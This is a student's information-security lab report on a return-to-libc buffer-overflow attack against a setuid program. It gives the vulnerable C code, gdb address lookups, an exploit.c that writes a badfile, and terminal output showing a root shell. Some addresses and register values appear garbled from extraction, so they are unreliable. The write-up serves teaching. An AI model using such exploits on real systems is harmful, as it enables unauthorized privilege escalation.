



DEPARTMENT OF COMPUTER SCIENCE &  
ENGINEERING

Session: Jan 2021 – May 2021

**INFORMATION SECURITY  
LAB – 4**


**NAME : AMRUTHA BS**

## Task 1: Address Space Randomization

Ubuntu and several other Linux-based systems uses address space randomization to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks. Therefore, we disable this feature using this command:


**commands:**

```
sudo sysctl -w kernel.randomize_va_space=0
```



```
[03/01/21]seed@PES2201800618_AmruthaBS_VM1:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[03/01/21]seed@PES2201800618_AmruthaBS_VM1:~$ sudo rm /bin/sh
[03/01/21]seed@PES2201800618_AmruthaBS_VM1:~$ sudo ln -s /bin/zsh /bin/sh
[03/01/21]seed@PES2201800618_AmruthaBS_VM1:~$
```

## retlib.c (The Vulnerable Program)




```
/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(FILE *badfile)
{
char buffer[12];
/* The following statement has a buffer overflow problem */
fread(buffer, sizeof(char), 40, badfile);
return 1;
}
int main(int argc, char **argv)
{
FILE *badfile;
badfile = fopen("badfile", "r");
bof(badfile);
printf("Returned Properly\n");
fclose(badfile);
return 1;
}
```

### Commands:

```
$ touch badfile  
$ gcc -fno-stack-protector -z noexecstack -o retlib retlib.c  
$ sudo chown root retlib  
$ sudo chmod 4755 retlib  
$ ls -l retlib
```

We compile the program retlib.c by using the buffer overflow protection (-fnostack-protector) and then we change the executable to a set UID program and execute it. Since there is no buffer overflow, the program executes properly and says returned properly.



```
VM 1 [Running] - Oracle VM VirtualBox  
File Machine View Input Devices Help  
Terminal  
[03/01/21]seed@PES2201800618_AmruthaBS_VM1:~$ touch badfile  
[03/01/21]seed@PES2201800618_AmruthaBS_VM1:~$ gcc -fno-stack-protector -z noexecstack -o retlib retlib.c  
[03/01/21]seed@PES2201800618_AmruthaBS_VM1:~$ sudo chown root retlib  
[03/01/21]seed@PES2201800618_AmruthaBS_VM1:~$ sudo chmod 4755 retlib  
[03/01/21]seed@PES2201800618_AmruthaBS_VM1:~$ ls -l retlib  
-rwsr-xr-x 1 root seed 7476 Mar 1 13:34 retlib  
[03/01/21]seed@PES2201800618_AmruthaBS_VM1:~$ ./retlib  
Returned Properly  
[03/01/21]seed@PES2201800618_AmruthaBS_VM1:~$
```


### Task 2: Finding out the address of the lib function

There exists a variant of buffer-overflow attack called the return-to-libc attack, which does not need an executable stack; it does not even use shell code. Instead, it causes the vulnerable program to jump to some existing code, such as the system() and exit() function in the libc library, which is already loaded into the memory. Commands:

```
$ gcc -fno-stack-protector -z noexecstack -g -o retlib_gdb retlib.c  
$ ls -l retlib_gdb  
$ gdb retlib_gdb  
$ b bof  
$ r  
$ p system
```

```
$ p exit
```

From the gdb commands, we can find out the address for the system() function , and the address for the exit() function . The actual addresses in your system might be different.



The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "VM 1 [Running] - Oracle VM VirtualBox". The terminal content shows the following session:

```
[03/01/21]seed@PES2201800618 AmruthaBS_VM1:~$ ls -l retlib
-rwsr-xr-x 1 root seed 9692 Mar 1 13:45 retlib
[03/01/21]seed@PES2201800618 AmruthaBS_VM1:~$ gdb retlib
GNU gdb (Ubuntu 7.11.1-0ubuntu1-16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from retlib...done.
gdb-peda$ b b0f
Breakpoint 1 at 0x80484c1: file retlib.c, line 10.
gdb-peda$ r
Starting program: /home/seed/retlib
```

The desktop interface includes a taskbar with various application icons and a system tray at the bottom right.

To find out system() and exit() addresses we use the commands: p system and p exit.

### Task 3: Putting the shell string in the memory

When a C program is executed, it inherits all the environment variables from the shell that executes it. The environment variable SHELL points directly to /bin/bash and is needed by other programs, so we introduce a new shell variable MYSHELL and make it point to zsh. \$ export MYSHELL=/bin/sh

```
$ env | grep MYSHELL
```

We will use the address of this variable as an argument to system() call. The location of this variable in the memory can be found out easily using the following program prnenv.c

VM 1 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

prnenv.c (~/) - gedit




```
#include <stdio.h>
#include <stdlib.h>
void main(){
char* shell = getenv("MYSHELL");
if (shell)
printf("%x\n", (unsigned int)shell);
}
```

We first find the address of /bin/sh

VM 1 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminal



```
[03/01/21]seed@PES2201800618_AmruthaBS_VM1:~$ gcc prnenv.c -o prnenv
[03/01/21]seed@PES2201800618_AmruthaBS_VM1:~$ ./prnenv
bfffffdef
[03/01/21]seed@PES2201800618_AmruthaBS_VM1:~$
```

Exploiting the vulnerability:

Program to create the contents for badfile.

VM 1 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

exploit.c (~/) - gedit

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
    char buf[40];
    FILE *badfile;
    badfile = fopen("./badfile", "w");
    *(long *)&buf[32] = 0xbfffffdef ; // "/bin/sh"
    *(long *)&buf[24] = 0xb7e42da0 ; // system()
    *(long *)&buf[28] = 0xb7e369d0 ; // exit()
    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
}
```

Here, we first create the badfile and compile the retlib program using the buffer overflow protection, then we use gdb to find the addresses. Using r, we run the program till the breakpoint.

### Commands:

```
$ touch badfile
$ gdb retlib
$ b bof
$ r
$ p &buffer
$ p $ebp
$ p ($ebp - &buffer)
```

```
[03/01/21]seed@PES2201800618_AmruthaBS:~$ gdb retlib
GNU gdb (Ubuntu 7.11.1-0ubuntu1-16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY: to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from retlib...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file retlib.c, line 10.
gdb-peda$ r
Starting program: /home/seed/retlib
```

p &buffer gives the location or address of buffer and p \$ebp is used print the return address. Finding the difference between both the addresses, we get 0x14

```
EBP: 0xbffffed38 --> 0xbffffed68 --> 0x0
ESP: 0xbffffed20 --> 0x80485c2 ("badfile")
EIP: 0x80484c1 (<bof+6>: push DWORD PTR [ebp+0x8])
EFLAGS: 0x282 (carry parity adjust zero $IGN trap INTERRUPT direction overflow)
[-----code-----]
0x80484bb <bof>:    push    ebp
0x80484bc <bof+1>:   mov     ebp,esp
0x80484be <bof+3>:   sub    esp,0x18
=> 0x80484c1 <bof+6>: push    DWORD PTR [ebp+0x8]
0x80484c4 <bof+9>:   push    0x28
0x80484c6 <bof+11>:  push    0x1
0x80484c8 <bof+13>:  lea     eax,[ebp-0x14]
0x80484cb <bof+16>:  push    eax
[-----stack-----]
0000| 0xbffffed20 --> 0x80485c2 ("badfile")
0004| 0xbffffed24 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbffffed28 --> 0x1
0012| 0xbffffed2c --> 0xb7e66400 (<_IO_new_fopen>:      push    ebx)
0016| 0xbffffed30 --> 0xb7fbbdbc --> 0xbfffffeel --> 0xbfffff01a ("XDG_VTNR=7")
0020| 0xbffffed34 --> 0xb7e66406 (<_IO_new_fopen+6>: add     ebx,0x153bfa)
0024| 0xbffffed38 --> 0xbffffed68 --> 0x0
0028| 0xbffffed3c --> 0x804850f (<main+52>:      add     esp,0x10)
[-----]
Legend: code, data, rodata, value

Breakpoint 1, bof (badfile=0x804b008) at retlib.c:10
10 fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ p &buffer
$1 = (char (*)[12]) 0xbffffed24
gdb-peda$ p $ebp
$2 = (void *) 0xbffffed38
gdb-peda$ p 0xbffffed38-0xbffffed24
$3 = 0x14
gdb-peda$ p/d 0xbffffed38-0xbffffed24
$4 = 20
gdb-peda$
```

Value of X = (ebp value - buffer value) + 12 = 32

Value of Y = (ebp value - buffer value) + 4 = 24

Value of Z = (ebp value - buffer value) + 8 = 28

### Commands:


```
$ gcc exploit.c -o exploit
```

```
$ ./exploit
```

```
$ ls -l badfile
```

```
$ ./retlib
```

After we compile and run the program Exploit.c, it will generate the contents for badfile and then we run the vulnerable program retlib. If the Exploit is implemented correctly, when the function bof returns, it will return to the system() libc function, and execute system("/bin/sh"). The vulnerable program is running with the root privilege and hence we get the root shell.



```
[03/01/21]seed@PES2201800618_AmruthaBS_VM1:~$ gcc exploit.c -o exploit
[03/01/21]seed@PES2201800618_AmruthaBS_VM1:~$ ./exploit
[03/01/21]seed@PES2201800618_AmruthaBS_VM1:~$ ls -l badfile
-rw-rw-r-- 1 seed seed 40 Mar 1 14:00 badfile
[03/01/21]seed@PES2201800618_AmruthaBS_VM1:~$ ./retlib
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# exit
[03/01/21]seed@PES2201800618_AmruthaBS_VM1:~$
```

As can be seen from the above screenshot we are able to get the root shell.

Running exploit.c program without exit() in the program

VM 1 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

exploit.c (~/) - gedit

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
    char buf[40];
    FILE *badfile;
    badfile = fopen("./badfile", "w");
    *(long *)&buf[32] = 0xbfffffdef ; // "/bin/sh"
    *(long *)&buf[24] = 0xb7e42da0 ; // system()
    /*(long *)&buf[28] = 0xb7e369d0 ; // exit()
    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
}
```

### Commands:

```
$ gcc exploit.c -o exploit
```

```
$ ./exploit
```

```
$ ./retlib
```

exit() function is not very necessary for this attack; however, without this function, when system() returns, the program might crash, causing suspicions.


```
[03/01/21]seed@PES2201800618_AmruthaBS_VM1:~$ gcc exploit.c -o exploit
[03/01/21]seed@PES2201800618_AmruthaBS_VM1:~$ ./exploit
[03/01/21]seed@PES2201800618_AmruthaBS_VM1:~$ ./retlib
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# exit
Segmentation fault
[03/01/21]seed@PES2201800618_AmruthaBS_VM1:~$
```

### Task 4: Changing length of the file name

The Vulnerable program is compiled again as setuid root, but time using a different file name newretlib instead of retlib. The attack no longer works with


the new executable file but it works with an old executable file ,using the same content of the badfile. This is because the length of file name has changed the address of the environment variable(MYSHELL) in the process address space. The error message also makes it evident that the address has been changed from myshell, as the system() was now looking for command “ h” instead of “/bin/sh” .

```
$ gcc -fno-stack-protector -z noexecstack -o newretlib retlib.c  
$ sudo chown root newretlib  
$ sudo chmod 4755 newretlib  
$ ls -l newretlib  
$ ./newretlib
```



```
[03/01/21]seed@PES2201800618_AmruthaBS_VM1:~$ gcc -fno-stack-protector -z noexecstack -o newretlib retlib.c  
[03/01/21]seed@PES2201800618_AmruthaBS_VM1:~$ sudo chown root newretlib  
[03/01/21]seed@PES2201800618_AmruthaBS_VM1:~$ sudo chmod 4755 newretlib  
[03/01/21]seed@PES2201800618_AmruthaBS_VM1:~$ ls -l newretlib  
-rwsr-xr-x 1 root seed 7476 Mar 1 14:08 newretlib  
[03/01/21]seed@PES2201800618_AmruthaBS_VM1:~$ ./newretlib  
zsh:1: command not found: h  
Segmentation fault  
[03/01/21]seed@PES2201800618_AmruthaBS_VM1:~$
```

As we can observe from the screen shot the attack no longer works with the new executable file but still works with the old executable file, using the same content of badfile.



```
[03/01/21]seed@PES2201800618_AmruthaBS_VM1:~$ ./retlib  
# whoami  
root  
# id  
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)  
# exit  
Segmentation fault  
[03/01/21]seed@PES2201800618_AmruthaBS_VM1:~$
```

We compile the program retlib.c by using the buffer overflow protection (-fno-stack-protector)



VM 1 [Running] - Oracle VM VirtualBox  
File Machine View Input Devices Help

Terminal

```
[03/01/21]seed@PES2201800618_AmruthaBS_VM1:~$ gcc -fno-stack-protector -z noexecstack -g -o newretlib_gdb retlib.c
[03/01/21]seed@PES2201800618_AmruthaBS_VM1:~$ ls -l newretlib_gdb
-rwxrwxr-x 1 seed seed 9692 Mar  1 14:24 newretlib_gdb
[03/01/21]seed@PES2201800618_AmruthaBS_VM1:~$ ls -l retlib
-rwsr-xr-x 1 root seed 9692 Mar  1 13:45 retlib
[03/01/21]seed@PES2201800618_AmruthaBS_VM1:~$
```

We should use gdb to debug the first program(retlib)

VM 1 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminal

```
[03/01/21]seed@PES2201800618_AmruthaBS_VM1:~$ gdb retlib
GNU gdb (Ubuntu 7.11.1-0ubuntu1-16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from retlib...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file retlib.c, line 10.
gdb-peda$ r
Starting program: /home/seed/retlib

Program received signal SIGSEGV, Segmentation fault.
0x080484c1 in bof ()
```

VM 1 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminal

```
[----- registers -----]
EAX: 0x804b008 --> 0xfbdbad2488
EBX: 0x0
ECX: 0x0
EDX: 0xb7fbba000 --> 0x1b1db0
ESI: 0xb7fbba000 --> 0x1b1db0
EDI: 0xb7fbba000 --> 0x1b1db0
EBP: 0xbffffd38 --> 0xbffffd68 --> 0x0
ESP: 0xbffffd20 --> 0x80485c2 ("badfile")
EIP: 0x80484c1 (<bof+6>; push DWORD PTR [ebp+0x8])
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[----- code -----]
0x80484bb <bof>; push ebp
0x80484bc <bof+1>; mov ebp,esp
0x80484be <bof+3>; sub esp,0x18
=> 0x80484c1 <bof+6>; push DWORD PTR [ebp+0x8]
0x80484c4 <bof+9>; push 0x28
0x80484c6 <bof+11>; push 0x1
0x80484c8 <bof+13>; lea eax,[ebp-0x14]
0x80484cb <bof+16>; push eax
[----- stack -----]
0000| 0xbffffd20 --> 0x80485c2 ("badfile")
0004| 0xbffffd24 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbffffd28 --> 0x1
0012| 0xbffffd2c --> 0xb7e66400 (<_IO_new_fopen>; push ebx)
0016| 0xbffffd30 --> 0xb7fbdbbc --> 0xbffffe1c --> 0xbfffff01a ("XDG_VTNR=7")
0020| 0xbffffd34 --> 0xb7e66406 (<_IO_new_fopen+6>; add ebx,0x153bfa)
0024| 0xbffffd38 --> 0xbffffd68 --> 0x0
0028| 0xbffffd3c --> 0x804850f (<main+52>; add esp,0x10)
[-----]
Legend: code, data, rodata, value

Breakpoint 1, bof (badfile=0x804b008) at retlib.c:10
10      fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ x/s * ((char ***)environ)
0xbfffff01a:      "XDG_VTNR=7"
```

VM 1 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminal

```
0xbfffff01a: "XDG_VTNR=7"
0xbfffff025: "XDG_SESSION_ID=c1"
0xbfffff037: "CLUTTER_IM_MODULE=xim"
0xbfffff04d: "XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed"
0xbfffff07d: "SESSION=ubuntu"
0xbfffff08e: "GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1"
0xbfffff0bd: "ANDROID_HOME=/home/seed/android/android-sdk-linux"
0xbfffff0ef: "SHELL=/bin/bash"
0xbfffff0ff: "VTE_VERSION=4205"
0xbfffff110: "TERM=xterm-256color"
0xbfffff124: "DERBY_HOME=/usr/lib/jvm/java-8-oracle/db"
0xbfffff14d: "QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1"
0xbfffff170: "LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boost/libboost_system.so.1.64.0"
0xbfffff215: "WINDOWID=60822398"
0xbfffff227: "GNOME_KEYRING_CONTROL="
0xbfffff23e: "UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/1000/1865"
0xbfffff282: "GTK_MODULES=gail:atk-bridge:unity-gtk-module"
0xbfffff2af: "USER=seed"
0xbfffff2b9: "LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1_64_0/stage/lib:"
0xbfffff31c: "QT_ACCESSIBILITY=1"
0xbfffff32f: "LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33:01:cd=40;33:01:or=40;31:01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;31:tar=01;31:.tgz=01;31:*.arc=...
0xbfffff377: "=01;31:*.arj=01;31:*.tar=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.lz=0...
0xbfffff4bf: "=1;31:*.lzo=01;31:*.xz=01;31:*.bz=01;31:*.bz2=01;31:*.tbz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=...
0xbfffff587: "=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:...
